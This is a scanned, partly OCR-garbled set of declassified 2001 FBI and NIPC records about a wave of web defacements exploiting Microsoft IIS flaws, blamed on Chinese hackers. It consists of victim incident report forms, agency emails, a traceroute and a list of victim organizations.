
Reply Reply All Forward as attachment **Download** Attachments

Delete **Next** | **Inbox** - Choose Folder - Move

From: [redacted] | **Block Address** | **Add to Address Book** b6 b7C
To: infragard_dallas@yahoo.com
Subject: Re: Web site defacement
Date: Tue, 15 May 2001 16:05:48 -0500

```
Just another update
I have been over my log files and can't find the offending ip address
or url
that the attack came from
but I did see an email that was out of character to
beendownb4@pinkponys.com

I have since updated my virus definitions and ran nav on all my server
hard
drives with no virus found.


Thank you for your help
Sincerely
[redacted]
DSX Access Systems, Inc.



----- Original Message -----
From: [redacted] <infragard_dallas@yahoo.com>
To: [redacted]
Sent: Thursday, May 10, 2001 6:04 PM
Subject: Web site defacement


> I read over your computer intrusion report and it
> resembles the "worm" advisory reported on
> www.cert.org:
> CA-2001-11  sadmind/IIS.
>
> Take a look at the advisory and call me on Monday with
> more details.
>
> [redacted]
> Intelligence Research Specialist
> Dallas - FBI
> 214-720-2200
>
> ________________________________________________
```

b6 b7C


ACCESS SYSTEMS INC

b6
b7C

From: NIPC-WATCH
To: [redacted]
Date: Thu, May 17, 2001 7:01 PM
Subject: ncident Report 051701 012 41993

The following incident report was received on the nipc.watch@fbi.gov e-mail account. It is being forwarded for your information/action. It may involved Chinese Hackers.

Regards,

NIPC Watch and Warning Unit.

Subject: Cyber Incident Report Form
Date: Thu, 17 May 2001 14:22:09 -0500
From: [redacted]
To: '"nipc.watch@fbi.gov'" <nipc.watch@fbi.gov>

b6
b7C

Report_date_time=17-May-2001/14:11
Name[redacted] Ricm
Title=[redacted]
Telephone_Fax_Number[redacted]
Email[redacted]
Organization=Richmont
Addrs_Street=17855 Dallas Pkwy.
City=Dallas
State=TX
Zip Code=75287
Country=U.S.
Question1_Organization=SAME
Question1_Contact_Info=SAME
Question1_Tele_Number=SAME
Question1_Street=SAME
Question1_City_State_Zipcd=
Question1_Country=
Question1_Email=
Question2_Location=Same address as indicated above.
Question3_Date_Time=14-May-2001 14:40
Question4_Critical=Yes
Question5_crit_infrasture=Other
Question5_Remarks=Production Email System
Question6_nature_of_prob=Intrusion
Question6_nature_of_prob=Unauthorized root access
Question6_nature_of_prob=Web site defacement
Question6_nature_of_prob=Compromise of system integrity
Question6_nature_of_prob=Unknown
Question6_other=
Question7_exp_problem=No
Question7_Remarks=No Remarks
Question8_method_of_attack=Unknown
Question8_Remarks=No Remarks
Question9_sus_perpetrators=Other
Question9_Remarks=NIPC Warming
01-005

b6
b7C

Question10_ip_addrs=146.153.1.15
Question11_evid_of_spoof=Unknown
Question12_oper_systems=NT
Question12_Remarks=No Remarks
Question13_security_infrasture=Firewall
Question13_security_infrasture=Intrusion Detection System
Question13_security_infrasture=Packet filtering
Question14_attack_loss_info=Unknown
Question14_Remarks=No Remarks
Question15_damage_systms=No
Question15_Remarks=No Remarks
Question16_what_actions=Log files examined
Question16_Remarks=No Remarks
Question17_Field Office=
Question17_fieldoff_inform=No
Question18_agency_inform=No
Question18_State_local Police=
Question18_Inspector General=
Question18_CERT-CC=
Question18_FedCIRC=
Question18_JTF-CND=
Question18_Other=
Question19_date_of_last_update=
Question19_org_work_update=
Question20_POC Information=
Question20_sys_adm_contract=No
Question21_remarks=Intruder has placed multiple HTML files on a Web server root directory and other places. The content of such files displays profanity toward the US, and an organization.

The traceroute to the origin is alive and as follows:

```
Tracing route to leonera.puc.cl [146.155.1.15]
over a maximum of 30 hops:

  1   130 ms   120 ms   120 ms  tnt-dal.dallas.net [209.44.40.10]
  2   120 ms   110 ms   110 ms  grf-dal-ge002.dallas.net [209.44.40.9]
  3   120 ms   120 ms   120 ms  atm9-0-04.CR-1.usdlls.savvis.net
[209.44.32.9]
  4   120 ms   120 ms   111 ms  at-1-2-01004.usdlls2-j20c.savvis.net
[64.241.111
.173]
  5   321 ms   210 ms   130 ms  frontier.usdlls.savvis.net [208.48.18.1]
  6   110 ms   110 ms   110 ms  pos2-2-155M.cr2.DAL1.gblx.net
[206.132.251.69]
  7   150 ms   150 ms   150 ms  so2-0-0-2488M.cr2.MIA1.gblx.net
[206.132.248.137
]
  8   150 ms   150 ms   151 ms  so1-0-0-622M.ar2.MIA1.gblx.net
[206.132.248.122]

  9   150 ms   151 ms   160 ms  AdexusSA.ge-0-1-0.101.ar2.MIA1.gblx.net
[64.209.
252.166]
```

b6
b7C

```
10   301 ms   300 ms   311 ms  64.213.24.2
11   301 ms   310 ms   301 ms  cisco-rs92-sj.puc.cl [146.155.92.9]
12   320 ms   311 ms   300 ms  leonera.puc.cl [146.155.1.15]
```

WELCOME TO RICHMONT

◆ FAMILY OF COMPANIES
◆ INVESTMENT FUNDS
◆ CHAIRMAN'S LETTER
◆ PHILOSOPHY
◆ THE PARTNERS

Richmont is a marketing-focused merchant bank, which creates value by wisely managing private assets in the form of various diverse operating companies, reducing debt and investing earnings in high quality investment vehicles that we control.

Richmont is a family of companies in a variety of business categories, representing more than two billion dollars in assets.

Richmont is a team of talented professionals with experience across a wide range of disciplines, who use their considerable skills to develop and implement business solutio

Richmont is an organization firmly based on the values of integrity, responsibility.

Richmont directly reaches more than 25 million consumers through channels, including retail, direct sales and the Internet. Through our ch marketing and distribution, Richmont can reach almost every female c the United States.

Richmont is a unique blend of synergies among our companies, our technology and our business strategies.

Richmont combines a multi-billion dollar, international presence witl of an entrepreneur.

Richmont has deep roots while at the same time we are perfectly at the new economy of the 21st century.

Richmont
17855 Dallas Parkway
Dallas, TX 75287
phone: 972-860-7500

Home . Back to Top

New York:
660 Madison Avenue
15th Floor
New York, NY 10021
phone: 212-835-205C
fax: 212-835-2020

Toronto:
3300 Bloor Street We
West Tower, Suite 75
Ontario M8X 2X2
phone: 416-234-0734
fax: 416-234-0993

Hong Kong:
19/F., South Cornwall
Taikoo Place, 979 Kin
Quarry Bay, Hong Kor
phone: 011-852-252C
fax: 011-852-2527-8

EC-CG.WPD

1P/C

(01/26/1998)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/18/2001

To: ✓Chicago ✓**Attn:** SA [redacted]

b3
b6
b7C
b7E

[redacted]

From: Philadelphia
Squad 9
Contact: SA [redacted] 215-418-4313

Approved By: [redacted]

Drafted By:

Case ID #: [redacted] Pending)
[redacted] (Pending)

Title: Honkers Union of China;
Chicago Systems Group- Victim;
Intrusion- Other

Synopsis: Identifying victim organizations for the above captioned investigation.

Enclosure(s): NIPC Incident Reports, FD-71 reports, email complaints, and one (1) insert report covering the complaints collected by the Philadelphia FBI concerning the Chinese Hacker attacks occurring as of May 18, 2001.

Details: Philadelphia FBI has received several complaints and have identified victims concerning the above investigation. Below is a list of victims of the web defacement attack occurring in the Philadelphia FBI territory since May 18, 2001:

b6
b7C

1.) MAC DIRECT c/o [redacted] ✓
185 Discovery Drive
Colmar, PA 18915
[redacted] (cell)

2.) MORAVIAN COLLEGE c/o [redacted] ✓
120 West Greenwich Street
Bethlehem, PA 18018
[redacted]

3.) PALISADES SCHOOL DISTRICT c/o [redacted] ✓
39 Thomas Free Drive
Kintnersville, PA 18930
(610) 847-5131 ext. [redacted]

[redacted]

b3
b7E

To: Chicago From: Philadelphia
Re: [redacted] 05/18/2001

b3
b7E

4.) SOLUTION SYSTEMS INC. c/o [redacted] ✓
114 Forest Avenue
Narbeth, PA 19072
[redacted]

b6
b7C

5.) CONCORDE INC. c/o [redacted]
1835 Market Street
12th Floor
Philadelphia, PA 19103
[redacted]

6.) UNIGLOBE/WINGS TRAVEL c/o [redacted] ✓
6198 Butler Pike
Blue Bell, PA
[redacted]

7.) NEUTRONICS INC. c/o [redacted] ✓
[redacted]

8.) TOPLINK INC. c/o [redacted] ✓
103 East Pennsylvania Blvd.
Festerville, PA 19053
[redacted]

9.) CRW GRAPHICS INC. c/o [redacted] ✓
9100 Pennsauken Highway
Pennsauken, NJ 08110
[redacted]

10.) DILWORTH PAXSON, LLP c/o [redacted] ✓
1735 Market Street
Philadelphia, PA 19103
[redacted]

11.) LANCASTER GENERAL HOSPITAL c/o [redacted] ✓
[redacted]

12.) PHILADELPHIA UNIVERSITY c/o [redacted] ✓
[redacted]

13.) VILLAGEAUCTION.COM c/o [redacted] ✓
200 Innovation Blvd.
University Park, PA 16803
[redacted]

14.) CIBER c/o [redacted] ✓
650 Wilson Lane
Mechanicsburg, PA 17055
[redacted]

b3
b7E

b6
b7C

15.) PointAll Corporation c/o [redacted] ✓
950 Tilton Road
Northfield, NJ 08225
(609) 641-7500 ext. [redacted]

16.) Open Systems Solutions, Inc. c/o [redacted] ✓
[redacted]
710 Floral Vale Blvd
Yardley, PA 19067
[redacted]

17.) Prince Law Offices c/o [redacted] ✓
42 South 5th Street
Reading, PA 19602
(610) 375-8425 x[redacted]

18.) Miller's Capital Insurance c/o [redacted] ✓
805 North Front Street
Harrisburg, PA 17102
[redacted]

19.) Deloitte Consulting Group c/o [redacted] ✓
3600 Vartan Way
Harrisburg, PA 17110
(717) 651-2858 ext [redacted]

20.) APR Supply Company c/o [redacted] ✓
305 North 5th Street
Lebanon, PA 17022
[redacted]

21.) Commonwealth of Pennsylvania c/o [redacted] ✓
Commonwealth Technology Center
1 Technology Park
Harrisburg, PA
[redacted]

22.) Navy Depot
SA [redacted] (Naval Criminal Investigative Service) ✓
[redacted]

23.) Pennsylvania State University c/o [redacted] ✓
Harrisburg Campus
Harrisburg, PA

24.) Strafford Mechanical, Inc. c/o [redacted] ✓
37 Industrial Blvd.
Paoli, PA 19301
[redacted]

b3
b7E

25.) Adis International Inc. c/o [redacted] ✓
820 Town Center Drive
Langhorne, PA 19047
[redacted]

b6
b7C

Philadelphia FBI considers this matter ongoing and will forward any additional and related incidences to Chicago FBI.

b3
b7E

LEAD(s):

Set Lead 1: (Adm)

CHICAGO

AT CHICAGO, ILLINOIS

Read and clear.

♦♦

FD-71 (Rev. 3-27-95)
Complaint Form

File Name

NOTE: Hand print names legibly; handwriting satisfactory for remainder.
Indices: ☒ Negative ☐ See below

Subject's name and aliases
UNSUB;
UNIGLOBE/WINGS TRAVEL,
6198 BUTLER PIKE,
BLUE BELL, PA. - VICTIM

Character of case
COMPUTER CRIMES

Complainant ☐ Protect Source
[redacted]
UNIGLOBE/WINGS TRAVEL

b6
b7C

Complaint received
☐ Personal ☐ Telephonic Date 05/09/2001 Time 1:00 pm.

Address of Subject

Complainant's address and telephone number
6198 Butler Pike, Blue Bell, Pa.
[redacted]

Complainant's DOB

Sex
Male

Subject's Description

Race	☐ Male	Height	Hair	Build	Birth date and birth place
Age	☐ Female	Weight	Eyes	Complexion	Social Security Number

Scars, marks and other data

b6
b7C

Employer Address Telephone

Vehicle Description

Facts of Complaint

[redacted] Uniglobe/Wings Travel, Blue Bell, Pa., telephonically advised that on 05/07/2001, at approximately 8:30 a.m., his company discovered their web page on the Internet had been "hacked" with anti-government slogans. [redacted] advised this intrusion was discovered when he automatically accessed his home page on 05/07/2001. [redacted] gave the following answers to specific questions concerning this intrusion:

b6
b7C

Was connection logging active? Yes

Do not write in this space.
[redacted]

b3
b6
b7C
b7E

[redacted]
(Complaint received by)

BLOCK STAMP
[redacted]

Can you provide copies of all logs dating 48 hours before the intrusion was detected? Probably

What is the network topography? Unknown

Where does the accessed equipment reside?
Blue Bell, Pa.

Who has access to the equipment?

Remotely? All employees (18) in the office can access their Intranet site from home.
Physically? All employees (18)

What type of system was intruded upon?
Operating System Windows 2000
Hardware Dell and various others

What is the password scheme (alphanumeric)?
Downloaded from Internet "Authextix"

How much loss was incurred?
Damage amount None
Cost for repairs Unknown
Outside services Unknown
Man hours multiplied by salary Unknown

Are any of the ports bannered? Unknown

Was any email threatening or reporting the intrusion received? No

Are copies available? Has copy of executed script

Who is your upstream and downstream Internet provider?
Rhythms is their DSL

Were any programs installed on the intruder system?
Unknown

Are copies of the programs available? Unknown

Was the intruded computer's hard drive removed and stored for examination? No

[redacted] was informed this incident would be made a matter of record. b6 b7C

b6
b7C

From: · NIPC-WATCH
To: [redacted]
Date: 5/12/01 2:39AM
Subject: Re: Web Defacement

Hello,

Sorry for the mix up, you should have received this web site defacement.

Thanks

Subject: Cyber Incident Report Form
Date: Fri, 11 May 2001 10:50:43 -0400
From: [redacted]
To: <nipc.watch@fbi.gov>

b6
b7C

Report_date_time=5/11/01
Name=[redacted]
Title=[redacted]
Telephone_Fax_Number=[redacted]
Email[redacted]
Organization=Solution Systems Inc.
Addrs_Street=114 Forrest Ave
City=Narberth
State=PA
Zip Code=19072
Country=usa
Question1_Organization=SAME
Question1_Contact_Info=SAME
Question1_Tele_Number=SAME
Question1_Street=SAME
Question1_City_State_Zipcd=SAME
Question1_Country=SAME
Question1_Email=SAME
Question2_Location=Computer network located at the above address, in locked / protected computer room.
Question3_Date_Time=5/5/01 - 5/7/01
Question4_Critical=Yes
Question5_crit_infrasture=Not Applicable
Question5_Remarks=No Remarks
Question6_nature_of_prob=Web site defacement
Question6_other=
Question7_exp_problem=No
Question7_Remarks=No Remarks
Question8_method_of_attack=Vulnerability exploited
Question8_Remarks=Windows 2k / IIS 5.0 vulnerabilites were exploited. Specifically with regard to Microsoft Security Article MS01-023
Question9_sus_perpetrators=Unknown
Question9_Remarks=No Remarks
Question10_ip_addrs=210.111.114.15 and 208.247.158.103
Question11_evid_of_spoof=Unknpwn
Question12_oper_systems=NT
Question12_oper_systems=Windows
Question12_Remarks=No Remarks
Question13_security_infrasture=Firewall
Question14_attack_loss_info=Unknown

b6 b7C

Question14_Remarks=No Remarks
Question15_damage_systms=Yes
Question15_Remarks=The intrustion replaced the default.htm / default.asp pages on numerous websites
Question16_what_actions=System(s) disconnected from the network
Question16_what_actions=Other
Question16_what_actions=Log files examined
Question16_Remarks=Applied all recommended Microsoft security patches
Question17_Field Office=
Question17_fieldoff_inform=No
Question18_agency_inform=No
Question18_State_local Police=
Question18_Inspector General=
Question18_CERT-CC=
Question18_FedCIRC=
Question18_JTF-CND=
Question18_Other=
Question19_date_of_last_update=5/4/01
Question19_org_work_update=self
Question20_POC Information=
Question20_sys_adm_contract=No
Share Info With=Infrastructure Orgs
Question21_remarks=On or about 5/5/01, an unknown user maliciously changed the default pages on at least 3 websites. These new pages contained defamatory comments agains the US government.

>>> [redacted] 05/11 4:50 PM >>> b6
[redacted] this victim is located in Michigan, not PH. b7C

>>> NIPC-WATCH 05/11/01 12:00PM >>>
Subject: Cyber Incident Report Form
Date: Fri, 11 May 2001 15:04:59 +0000 (GMT)
From [redacted] <webmaster@triton.net>
To: <nipc.watch@fbi.gov>

Report_date_time=5/11/2001 - 10:50 AM
Name=[redacted]
Title=[redacted]
Telephone_Fax_Number=[redacted]
Email=webmaster@triton.net
Organization=Triton Technologies Inc.
Addrs_Street=4009 Plainfield Ave. NE
City=Grand Rapids
State=Michigan
Zip Code=49525
Country=USA
Question1_Organization=SAME
Question1_Contact_Info=[redacted]
Question1_Tele_Number=[redacted]
Question1_Street=SAME
Question1_City_State_Zipcd=SAME
Question1_Country=SAME
Question1_Email=SAME
Question2_Location=Back room where all the servers are located.
Question3_Date_Time=5/8/2001 - 5:14 AM

Question4_Critical=No

Question5_crit_infrasture=Not Applicable

Question5_Remarks=No Remarks

Question6_nature_of_prob=Web site defacement

Question6_other=

Question7_exp_problem=No

Question7_Remarks=To view what was done go to http://webmaster.triton.net/hacked/

Question8_method_of_attack=Vulnerability exploited

Question8_Remarks=Microsoft Windows 2000 IIS 5.0 exploite. Info located @ http://www.eeye.com/html/Research/Advisories/AD20010501.html

Question9_sus_perpetrators=Other

Question9_Remarks=The Chinese and American computer hacking wars.

Question10_ip_addrs=Unknown. IIS crashed so it logged nothing.

Question11_evid_of_spoof=Unknown

Question12_oper_systems=Windows

Question12_Remarks=Windows 2000 Pro

Question14_attack_loss_info=No

Question14_Remarks=No Remarks

Question15_damage_systms=Yes

Question15_Remarks=Files were overwritten with the ones the person uploaded defacing the web sites.

Question16_what_actions=Backup of affected system(s)

Question16_what_actions=Other

Question16_what_actions=Log files examined

Question16_Remarks=Patched IIS 5.0 with a fix that Microsoft has released. Also installed a firewall to log anything that might happen again.

Question17_Field Office=

Question17_fieldoff_inform=No

Question18_agency_inform=No

Question18_State_local Police=

Question18_Inspector General=

Question18_CERT-CC=

Question18_FedCIRC=

Question18_JTF-CND=

Question18_Other=

Question19_date_of_last_update=5/11/2001 - Present Time

Question19_org_work_update=

Question20_POC Information=

Question20_sys_adm_contract=No

Share Info With=Public

Question21_remarks=I have no evidence who did the hacking. No logged IP addresses of any kind. I do have everything back up and working now. I just felt I should report this so it could be on some sort of record.

Also the computer is located at a state wide ISP in Michigan.

From: NIPC-WATCH
To: [redacted]
Date: 5/8/01 7:11PM
Subject: China Intrusion

Watch received the following incident report from [redacted] Palisades School District, 39 Thomas Free Drive, Kintnersville, PA 18930 which was forwarded to: SSA [redacted] CIU and SSA [redacted] Philadelphia Field Office. Serial number: 050801-011-41540. b6 b7C

[redacted]
NIPC Watch

Subject: Cyber Incident Report Form
Date: Tue, 8 May 2001 14:51:45 -0400
From: [redacted] b6
To: "'nipc.watch@fbi.gov'" <nipc.watch@fbi.gov> b7C

Report_date_time=May 8, 2001
Name=[redacted]
Title=[redacted]
Telephone_Fax_Number=610-847-5131 ext. [redacted]
Email [redacted]
Organization=Palisades School District
Addrs_Street=39 Thomas Free Drive
City=Kintnersville
State=Pennsylvania
Zip Code=18930
Country=US
Question1_Organization=SAME
Question1_Contact_Info=
Question1_Tele_Number=
Question1_Street=SAME
Question1_City_State_Zipcd=
Question1_Country=
Question1_Email=
Question2_Location=Durham Nockamixon Elementary School at the address listed above in the District Office.
Question3_Date_Time=May 5, 2001 at 11:00 am
Question4_Critical=No
Question5_crit_infrasture=Not Applicable
Question5_Remarks=No Remarks
Question6_nature_of_prob=Intrusion
Question6_nature_of_prob=System impairment/denial resources
Question6_nature_of_prob=Compromise of system integrity
Question6_nature_of_prob=Damage
Question6_other=
Question7_exp_problem=No
Question7_Remarks=No Remarks
Question8_method_of_attack=Vulnerability exploited
Question8_Remarks=The perpetrator used a security flaw in Microsoft's Internet Information Server to delete executable files from DNS/e-mail server harddrives.
Question9_sus_perpetrators=Other

Question9_Remarks=Chinese hacker, as was indicated by a message left by the perpetrator.
Question10_ip_addrs=62.226.240.217 - LOG Files
Question11_evid_of_spoof=Unknown
Question12_oper_systems=NT
Question12_Remarks=No Remarks
Question13_security_infrasture=Secure Remote Access/Authorization tools
Question13_security_infrasture=Security Auditng Tools
Question13_security_infrasture=Packet filtering
Question14_attack_loss_info=No
Question14_Remarks=No Remarks
Question15_damage_systms=Yes
Question15_Remarks=Enough executables were deleted from the systems to require a total re-installation, and restore from backup. I've left one of the two systems as is, just in case someone wants to check it out.
Question16_what_actions=Other
Question16_what_actions=Log files examined
Question16_Remarks=One of the systems has been totally re-installed, and security patches have been applied to all systems accessing the internet.
Question17_Field Office=
Question17_fieldoff_inform=No
Question18_agency_inform=No
Question18_State_local Police=
Question18_Inspector General=
Question18_CERT-CC=
Question18_FedCIRC=
Question18_JTF-CND=
Question18_Other=
Question19_date_of_last_update=May 3, 2001
Question19_org_work_update=Same as POC info above.
Question20_POC Information=
Question20_sys_adm_contract=No
Share Info With=Public
Share Info With=Infrastructure Orgs
Question21_remarks=No additional remarks

CC: [redacted] b6 b7C

b6
b7C

From: NIPC-WATCH
To: [redacted]
Date: 5/4/01 8:26AM
Subject: Incident report #050301 008 41241

The watch received the following e-mail via, nipc.watch acct. from a [redacted] regarding a possible web defacement. IOS [redacted] forwarded information to the AISU team handling Chinese e-mails [redacted] one copy was sent to SA [redacted] FBI/NIPC Philadelphia, and CC a copy to SSA [redacted] CIU.

CC: [redacted]

b6
b7C

Subject: Cyber Incident Report Form
Date: Thu, 3 May 2001 14:09:52 -0400
From: [redacted]
To: "'nipc.watch@fbi.gov'" <nipc.watch@fbi.gov>

b6
b7C

Report_date_time=05/03/2001 - 13:52
Name=[redacted]
Title=[redacted]
Telephone_Fax_Number=[redacted]
Email=[redacted]
Organization=Moravian College
Addrs_Street=120 W. Greenwich St / CIT
City=Bethlehem
State=PA
Zip Code=18018
Country=USA
Question1_Organization=SAME
Question1_Contact_Info=
Question1_Tele_Number=
Question1_Street=SAME
Question1_City_State_Zipcd=
Question1_Country=
Question1_Email=
Question2_Location=Moravian College
Comenius Hall / Room C-4
1200 Main Street
Bethlehem, PA 18018
Question3_Date_Time=05/02/2001 - 5:04PM - 5:30PM
Question4_Critical=No
Question5_crit_infrasture=Other

10 -> Sysadm

Question5_Remarks=Educational
Question6_nature_of_prob=Web site defacement
Question6_other=
Question7_exp_problem=No
Question7_Remarks=No Remarks
Question8_method_of_attack=Vulnerability exploited
Question8_Remarks=Vulnerability in IIS exploited. Attacker accessed a directory (/scripts) and was able to get a command prompt. Copied html pages to server with anti-US government statements signed with a Chinese e-mail address. That *appears* to be the extent of the 'damage'.
Question9_sus_perpetrators=Other
Question9_Remarks=Apparent source IP address is in Japan. Attacker unkown. Motive - anti-US statements due to tensions between China and the US.
Question10_ip_addrs=210.230.128.198
Question11_evid_of_spoof=No

Question12_oper_systems=NT
Question12_Remarks=Windows NT, SP5, IIS, Outlook Web Access.
Question13_security_infrasture=Firewall
Question14_attack_loss_info=Unknown
Question14_Remarks=No Remarks
Question15_damage_systms=Yes
Question15_Remarks=We are going to rebuild the computer. The html files were damaged, we aren't sure of the extent of the intrusion to the system or our network (even though it appears to be limited to just changing html files).

b6 b7C

From: NIPC-WATCH
To: [redacted]
Date: 5/6/01 5:06PM
Subject: Incident Report 050601 002 41371

Subject: Cyber Incident Report Form
Date: Sun, 6 May 2001 14:49:52 -0400
From: [redacted]
To: '"nipc.watch@fbi.gov"' <nipc.watch@fbi.gov>

b6
b7C

Report_date_time=May 6, 2001 2:40 PM
Name=[redacted]
Title=[redacted]
Telephone_Fax_Number=[redacted](cell)
Email=[redacted]
Organization=MAC DIRECT
Addrs_Street=185 Discovery Dr.
City=Colmar
State=PA
Zip Code=18915
Country=USA
Question1_Organization=SAME
Question1_Contact_Info=
Question1_Tele_Number=
Question1_Street=SAME
Question1_City_State_Zipcd=
Question1_Country=
Question1_Email=
Question2_Location=Computer room located at 185 Discovery Dr.
Question3_Date_Time=Incident 1: 12:15 PM 5/5/2001 Incident 2: 3:0
Question4_Critical=Yes
Question5_crit_infrasture=Other
Question5_crit_infrasture=Telecommunications
Question5_Remarks=Merck-Medco Formululary Web Site
Question6_nature_of_prob=Intrusion
Question6_nature_of_prob=System impairment/denial resources
Question6_nature_of_prob=Unauthorized root access
Question6_nature_of_prob=Web site defacement
Question6_nature_of_prob=Compromise of system integrity
Question6_other=
Question7_exp_problem=No
Question7_Remarks=No Remarks
Question8_method_of_attack=Vulnerability exploited
Question8_method_of_attack=Distributed Denial of Service
Question8_Remarks=MS Hotfix that was applied but not active.
Question9_sus_perpetrators=Other
Question9_Remarks=PoizonBox
Question10_ip_addrs=Multiple sources
Question11_evid_of_spoof=No
Question12_oper_systems=NT
Question12_Remarks=Check email.
Question13_security_infrasture=Incident/Emergency Response Team
Question13_security_infrasture=Encryption
Question13_security_infrasture=Firewall
Question13_security_infrasture=Secure Remote Access/Authorization tools
Question13_security_infrasture=Security Auditng Tools

b6
b7C

Question13_security_infrasture=Access Control Lists
Question13_security_infrasture=Packet filtering
Question14_attack_loss_info=No
